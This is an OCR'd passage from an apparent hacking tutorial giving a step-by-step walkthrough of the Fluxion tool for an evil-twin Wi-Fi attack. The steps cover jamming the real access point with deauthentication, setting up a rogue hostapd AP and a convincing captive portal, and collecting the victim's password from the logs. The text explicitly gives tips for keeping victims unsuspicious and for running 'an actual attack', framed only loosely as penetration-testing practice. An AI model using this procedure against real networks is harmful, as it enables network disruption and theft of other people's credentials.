
Now it will show you a list of available targets. Select yours by pressing the id no. of that connection as in my case I have chosen **Tecno LC8** by pressing **3.**



Now we need
to select a wireless interface for target tracking. I will just skip it to proceed with the default interface. If you want to select the interface you want, you can do so.




Next, we will be configuring the type of attack we want to do. Here we will proceed with a reset attack i.e. the connected devices will be disconnected from the AP and when they try to reconnect, they will get an authentication page where they have to enter the credentials again, and thus we will be able to get those credentials. So, we select 2 and press enter.




Till now you must have an observer that these steps are similar to the first part of the attack. Now, let's move to the main part.

We need to select an interface for jamming just press 3 and press enter to continue with the default interface set.




Now we need to choose an interface for the access point




Press 4 and press enter to continue with the default set interface or else choose the interface you like. Make sure you choose wireless interfaces only and not the ethernet one (eth0)


Now we need to select a method for deauthentication



Type 2 and press enter




We will be creating a rogue AP using hostapd so type 1 and press enter.




Press 1 and press enter to use cowpatty for hash


verification
Next, it will show you if you want to choose the hash file generated from the previous steps,




Press 1 and press enter to use the hash found




Press 2 to use the cowpatty verification method
Next, it will ask for the source to create an SSL certificate for the captive portal. This step is mandatory depending upon the captive portal used so that the victim may not become suspicious about this attempt.




Type 1 and press enter. Next, we need to give the connection type. If you want to perform an actual attack you need to give the victim an internet connection but for now for practice just go ahead with disconnected.



Next, you will see numerous options for captive portals, select the one that suits you and press enter




You will see that attack will start.



Now the victim will see a fake AP with the same name as the original one and will be connected to

our fake AP. You might be wondering why the victim is not connecting to the actual one? The reason is that we are constantly jamming it and preventing anyone from connecting to it so the only option they are left with is to connect with us.
Once they join our ap, they will fill up the signup page and then our fake AP will verify the credentials from the original AP, and if it's valid it permits the victim. The victim thinks everything is normal, but we have sneakily got his password.
Now exit the tool and go to the following directory
fluxion > attacks>Captive Portals >netlogs



You can find the username and password entered by the victim in the captive portal by opening the logs**.**

Now; as shown in the image above we have got our key or password through **FLUXION** which is the best and trouble-free straightforward method of cracking the wi-fi password with almost cent percent success rate.

10
CONCLUSION

One word best suited to end this learning lesson is" discover". Hackers are motivated, **resourceful**, and creative. They get deeply into how things work, to the point that they know how to take control of them and change them into something else. This lets them re-think every big idea because they can really dig to the bottom of how things function. So during penetration testing don't perceive any failure as a mistake or waste of time because every failure means something and something new to be learned. As a security professional don't be afraid to make the same mistake twice, Hacking is a not a recipe it is a methodology. It's a way to do research. Have you ever tried something again and again in different ways to get it to do what you wanted? If the answer to the question is yes, then welcome to the "ultimate security professional" side.